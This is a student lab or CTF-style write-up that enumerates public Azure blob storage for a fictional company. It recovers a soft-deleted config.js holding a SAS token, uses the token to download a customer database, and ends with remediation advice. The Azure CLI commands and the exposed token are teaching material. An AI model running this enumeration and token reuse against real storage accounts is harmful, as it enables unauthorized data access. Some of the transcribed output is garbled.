

Step 0:

```
[root@joshlieberg)~]
# az --version
azure-cli          2.69.0
core               2.69.0
telemetry          1.1.0

Extensions:
azure-devops       1.0.1

Dependencies:
msal               1.31.1
azure-mgmt-resource 23.2.0

Python location '/usr/bin/python3'
Config directory '/root/.azure'
Extensions directory '/root/.azure/cliextensions'
Extensions system directory '/usr/lib/python3/dist-packages/azure-cli-extensions'

Python (Linux) 3.12.8 (main, Jan 11 2025, 09:42:09) [GCC 14.2.0]

Legal docs and information: aka.ms/AzureCliLegal

Your CLI is up-to-date.
```

Figure 1: Installing Azure CLI and showing it running in Kali terminal using `az --version`

```
[root@joshlieberg)~]
# az login
A web browser has been opened at https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize. Please continue the login in the web browser. If no web browser is available or if the web browser fails to open, use device code flow with 'az login --use-device-code'.
Retrieving tenants and subscriptions for the selection ...
[Tenant and subscription selection] The Azure command-line interface (Azure CLI) is a set of commands used to create and manage Azure resources. The Azure CLI is available across Azure services and is designed to get you working quickly with
No   Subscription name   Subscription ID   Tenant ...
[1] *  Azure for Students  834a8917-0c22-4218-bb29-1a5c878574fe  purdue.edu
    How-to-guides           Start here           Install options           Sign in
The default is marked with an *; the default tenant is 'purdue.edu' and subscription is 'Azure for Students' (834a8917-0c22-4218-bb29-1a5c878574fe).
Select a subscription and tenant (Type a number or Enter for no changes): 1
Tenant: purdue.edu
Subscription: Azure for Students (834a8917-0c22-4218-bb29-1a5c878574fe)
[Announcements] With the new Azure CLI login experience, you can select the subscription you want to use more easily. Learn more about it and its configuration at https://go.microsoft.com/fwlink/?linkid=2271236
If you encounter any problem, please open an issue at https://aka.ms/azclibug
[Warning] The login output has been updated. Please be aware that it no longer displays the full list of available subscriptions by default.
```

Figure 2: Logging into Azure using Purdue credentials

Step 1:

```
1 <html>
2 <head>
3 <title>Welcome to Zuels Zesty Zephyrs!</title>
4 </head>
5 <body>
6 <h1>Welcome to Zuels Zesty Zephyrs!</h1>
7 <p>We offer a variety of bedroom essentials to make your sleep be as relaxing as possible... </p>
8 <p>Because everybody deserves to take a good night's rest after a long day!</p>
9
10 <p>Here are the category of items that we provide: </p>
11 <p></p>
12 <p>Bed frames</p>
13 <p></p>
14 <p>Bed sheets</p>
15 <p></p>
16 <p>Mattresses</p>
17 <p></p>
18 <p>Pajamas</p>
19
20 <hr>
21 <p>Give us a call at (555) 555-5555 to get a more detailed list of orders you can make! Available 25/7, Monday - Sunday</p>
22 <p>Â© ZZZ Publishing, 2025</p>
23 </body>
24 </html>
```

Figure 3: Accessing ZZZ's website, <https://zzbsite.z13.web.core.windows.net/>, and using the inspect tool to find all the blobs (Binary Large Object)

```
[root@joshlieberg) [~] $ gives to take a good night's rest after a long day!</p>
[root@joshlieberg) [~] # az storage blob list --account-name zzzsite --container-name '$web' --output table
There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add '--auth-mode login' in your command to use Azure Active Directory (Azure AD) for authorization if your login account is assigned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more information about environment variable usage.

Skip querying account key due to failure: (SubscriptionNotFound) The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.
Code: SubscriptionNotFound
Message: The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.

+-----+-----+-----+-----+-----+-----+
| Name | Blob Type | Blob Tier | Length | Content Type | Last Modified | Snapshot |
+-----+-----+-----+-----+-----+-----+
| bedframe.jpg | BlockBlob | Hot | 90445 | image/jpeg | 2025-02-01T03:25:23+00:00 | 
| bedsheet.jpg | BlockBlob | Hot | 46902 | image/jpeg | 2025-02-01T03:25:23+00:00 | 
| index.html | BlockBlob | Hot | 979 | text/html | 2025-02-18T16:02:22+00:00 | 
| mattress.jpg | BlockBlob | Hot | 50265 | image/jpeg | 2025-02-01T03:19:33+00:00 | 
| pajama.jpg | BlockBlob | Hot | 48642 | image/jpeg | 2025-02-01T03:19:33+00:00 | 
```

Figure 4: Enumerating the blobs in the \$web container using `az storage blob list --account-name zzzsite --container-name '$web' --output table`

```
[root@joshlieberg:~]
# az storage blob list --account-name zzzsite --container-name '$web' --include v --output table

There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add '--auth-mode login' in your command to use Azure Active Directory (Azure AD) for authorization if your login account is assigned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more information about environment variable usage.

Skip querying account key due to failure: (SubscriptionNotFound) The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.
Code: SubscriptionNotFound
Message: The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.

+-----+-----+-----+-----+-----+-----+-----+
| Name | Blob Type | Blob Tier | Length | Content Type | Last Modified | Snapshot |
+-----+-----+-----+-----+-----+-----+-----+
| bedframe.avif | BlockBlob | Hot | 90445 | image/avif | 2025-02-01T03:17:19+00:00 | null |
| bedframe.jpg | BlockBlob | Hot | 90445 | image/jpeg | 2025-02-01T03:25:23+00:00 | null |
| bedsheets.jpg | BlockBlob | Hot | 46902 | image/jpeg | 2025-02-01T03:25:23+00:00 | null |
| bedsheets.webp | BlockBlob | Hot | 46902 | image/webp | 2025-02-01T03:19:33+00:00 | null |
| config.js | BlockBlob | Hot | 225 | application/javascript | 2025-02-06T21:47:43+00:00 | null |
| config.js | BlockBlob | Hot | 225 | application/javascript | 2025-02-06T21:50:09+00:00 | null |
| index.html | BlockBlob | Hot | 1314 | text/html | 2025-01-30T05:58:55+00:00 | null |
| index.html | BlockBlob | Hot | 1081 | text/html | 2025-01-31T22:22:06+00:00 | null |
| index.html | BlockBlob | Hot | 1042 | text/html | 2025-01-31T22:25:13+00:00 | null |
| index.html | BlockBlob | Hot | 1373 | text/html | 2025-01-31T22:26:25+00:00 | null |
| index.html | BlockBlob | Hot | 1375 | text/html | 2025-01-31T22:27:25+00:00 | null |
| index.html | BlockBlob | Hot | 1372 | text/html | 2025-01-31T22:27:46+00:00 | null |
| index.html | BlockBlob | Hot | 1367 | text/html | 2025-01-31T22:28:06+00:00 | null |
| index.html | BlockBlob | Hot | 1088 | text/html | 2025-02-01T03:17:05+00:00 | null |
| index.html | BlockBlob | Hot | 1094 | text/html | 2025-02-01T03:17:32+00:00 | null |
| index.html | BlockBlob | Hot | 809 | text/html | 2025-02-01T03:19:20+00:00 | null |
| index.html | BlockBlob | Hot | 807 | text/html | 2025-02-06T18:04:12+00:00 | null |
| index.html | BlockBlob | Hot | 850 | text/html | 2025-02-18T15:53:07+00:00 | null |
| index.html | BlockBlob | Hot | 979 | text/html | 2025-02-18T16:02:22+00:00 | null |
| mattress.jpg | BlockBlob | Hot | 50265 | image/jpeg | 2025-02-01T03:19:33+00:00 | null |
| pajama.jpg | BlockBlob | Hot | 48642 | image/jpeg | 2025-02-01T03:19:33+00:00 | null |

```

Figure 5: Retrieving blob versions from the \$web container using `az storage blob list --account-name zzzsite --container-name '$web' --include v --output table`

```
[root@joshlieberg:~]
# az storage blob list --account-name zzzsite --container-name '$web' --include d --output table

There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add '--auth-mode login' in your command to use Azure Active Directory (Azure AD) for authorization if your login account is assigned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more information about environment variable usage.

Skip querying account key due to failure: Storage account 'zzzsite' not found.

+-----+-----+-----+-----+-----+-----+
| Name | Blob Type | Blob Tier | Length | Content Type | Last Modified | Snapshot |
+-----+-----+-----+-----+-----+-----+
| bedsheets.jpg | BlockBlob | Hot | 46902 | image/jpeg | 2025-02-01T03:25:23+00:00 | null |
| bedsheets.jpg | BlockBlob | Hot | 46902 | image/jpeg | 2025-02-01T03:25:23+00:00 | null |
| index.html | BlockBlob | Hot | 979 | text/html | 2025-02-18T16:02:22+00:00 | null |
| mattress.jpg | BlockBlob | Hot | 50265 | image/jpeg | 2025-02-01T03:19:33+00:00 | null |
| pajama.jpg | BlockBlob | Hot | 48642 | image/jpeg | 2025-02-01T03:19:33+00:00 | null |

```

Figure 6: Trying to use the d flag to find deleted blobs using `az storage blob list --account-name zzzsite --container-name '$web' --include d --output table`

```
[root@joshlieberg:~]
# az storage blob list --account-name zzzsite --container-name '$web' --include v --output json > table.json

WARNING:
There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add '--auth-mode login' in your command to use Azure Active Directory (Azure AD) for authorization if your login account is assigned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more information about environment variable usage.

Skip querying account key due to failure: Storage account 'zzzsite' not found.
```

Figure 7: Using `az storage blob list --account-name zzzsite --container-name '$web' --include v --output json > table.json` to list all blobs in azure storage into a json file

```

root@joshlieberg:[~] # cat table.json
[{"id": "1", "name": "bedframe.avif", "contentLength": 90445, "blobType": "BlockBlob", "contentMd5": "2Qk9zIWb+AnKQjc2w/0RA==", "contentType": "image/avif", "contentSettings": {}, "contentDisposition": null, "cacheControl": null, "contentEncoding": null, "contentLanguage": null, "blobTier": "Hot", "blobTierInferred": true, "lastAccessedOn": null, "isAppendBlobSealed": null, "isCurrentVersion": null, "hasLegalHold": null, "hasVersionsOnly": null, "encryptionScope": null, "encryptionKeySha256": null, "immutabilityPolicy": null, "policyMode": null, "appendBlobCommittedBlockCount": null, "blobTierChangeTime": null, "blobType": "BlockBlob", "contentLength": 90445, "contentRange": null, "contentSettings": {}, "cacheControl": null, "contentDisposition": null, "contentEncoding": null, "contentLanguage": null, "contentMd5": "2Qk9zIWb+AnKQjc2w/0RA==", "contentType": "image/avif", "copy": {"destinationSnapshot": null, "id": null, "incrementalCopy": null, "progress": null, "source": null}, "metadata": {}, "name": "bedframe.avif", "objectReplicationDestinationPolicy": null, "objectReplicationSourceProperties": [], "properties": {}}

```

Figure 8: Using `cat table.json` to read all the contents of the json file

Blob Link	Version ID	Blob Deleted?
https://zzzssite.blob.core.windows.net/\$web/bedframe.jpg	2025-02-01T03:25:23.4490458Z	Not Deleted
https://zzzssite.blob.core.windows.net/\$web/bedsheet.jpg	2025-02-01T03:25:23.4301288Z	Not Deleted
https://zzzssite.blob.core.windows.net/\$web/index.html	2025-02-18T16:02:22.0716129Z	Not Deleted
https://zzzssite.blob.core.windows.net/\$web/mattress.jpg	2025-02-01T03:19:33.9028966Z	Not Deleted
https://zzzssite.blob.core.windows.net/\$web/pajama.jpg	2025-02-01T03:19:33.9476999Z	Not Deleted
https://zzzssite.blob.core.windows.net/\$web/bedsheet.jpg	2025-02-01T03:17:19.27670	Deleted

dows.net/\$web/bedframe.avi f	28Z	
https://zzzsite.blob.core.win dows.net/\$web/bedsheet.we bp	2025-02-01T03:19:33.87800 64Z	Deleted
https://zzzsite.blob.core.win dows.net/\$web/config.js	2025-02-06T21:50:09.093185 9Z	Deleted

Table 1: Displaying all blobs both deleted and not deleted

Step 2:

The terminal output shows the command being run and its progress:

```
root@joshlieberg:~] az storage blob download --account-name zzzsite --container-name '$web' --name config.js --version-id '2025-02-06T21:50:09.0931859Z' --file downloaded_config.js
```

There are no credentials provided in your command and environment, we will query for account key for your storage account. It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add '--auth-mode login' in your command to use Azure Active Directory (Azure AD) for authorization if your login account is assigned required RBAC roles. For more information about RBAC roles in storage, visit <https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli>.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more information about environment variable.

Skip querying account key due to failure: Storage account 'zzbsite' not found.

blob	last modified	status
https://zzbsite.blob.core.windows.net/\$web/config.js	2025-02-06T21:50:09.0931859Z	Deleted
https://zzbsite.blob.core.windows.net/\$web/bedsheet.webp	2025-02-06T03:19:33.87800Z	Deleted

Table 1: Displaying all blobs both deleted and not deleted


Figure 9: Using `az storage blob download --account-name zzzsite --container-name '$web' --name 'config.js' --version-id "2025-02-06T21:47:43.5576602Z"` --file config_download.js to access the blob from a newly created file

The code in the file is as follows:

```
// Come back to this later to finish the code
var storagePath = "customers";
var dbFile = "customers.db";
var sasToken =
'se=2026-12-31&sp=rwl&sv=2022-11-02&ss=f&srt=sco&sig=Ua3LmawapRQ9rh1UMeEYLU2
2/ht/coMvlg8Qto0/8pE%3D';
```


Figure 10: Opening `/root/config_download.js` to finally access the contents of the blob and find the SAS token

Step 3:



```
(root@joshlieberg)-[~]
# sudo az storage file download --account-name zzzsite --share-name customers --path customers.db --sas-token 'se=2026-12-31&sp=rwl&sv=2022-11-02&ss=f&srt=sco&sig=Ua3LmawapRQ9rh1UMeYLU22/ht/coMvlg8Qt00/8pE%3D'
sudo: unable to resolve host joshlieberg: Temporary failure in name resolution
Finished[########################################] 100.000%
```

Figure 11: Extracting the data with the SAS token from the deleted blob using `sudo az storage file download --account-name zzzsite --share-name customers --path customers.db --sas-token 'se=2026-12-31&sp=rwl&sv=2022-11-02&ss=f&srt=sco&sig=Ua3LmawqarPQYhTUMEYL22/ht/coMvlg8Qt00/8pE%3D'`



```
(root@joshlieberg)-[~]
# cat customers.db
Super secret customer data
```

Figure 12: Using `cat customers.db` to display the contents of the data extracted in Figure 11

Step 4:

Zuel's Zesty Zephyrs has a few issues with their website. Firstly, they have blobs that are publicly accessible inside of \$web. This container is the designated location for static websites which is why ZZZ had their blobs stored there. Since they had blobs located there, an unauthorized user was allowed access to the files and able to enumerate them. With this amount of access, sensitive files can be viewed, deleted, or downloaded. This is a huge security risk that ZZZ needs to fix immediately. Another glaring issue is how ZZZ handles their deleted data. ZZZ had thought they permanently deleted the config.js blob which was not the case. This blob was still accessible and able to be recovered. Located inside this supposedly deleted blob was a SAS token. Using this token allowed the unauthorized user to extract the customers.db and view its data. These two issues pose huge security risks to ZZZ and their customers.

Firstly, a recommendation for ZZZ to adopt is to secure access to storage blobs. Currently, these storage blobs are accessible to the public. Restricting public access would increase the security of the company's information. They could accomplish this by enforcing private access controls policies or implementing RBAC to all users in hopes of limiting access. Another recommendation ZZZ could implement is to fix the security of the SAS Token used to access customers.db. As it currently stands, the SAS Token has no expiration period and full access for all users. To combat this, the SAS Token should have short expiration dates so a new token can be generated when access is needed. Additionally the access could be changed to read only instead of just being fully accessible. Lastly, a storage lifecycle management system could be introduced in the ZZZ infrastructure. This system would help ensure that old versions of blobs are permanently deleted instead of soft deleted with full access. Adopting these recommendations would not only help secure ZZZ but keep their customers safe as well.

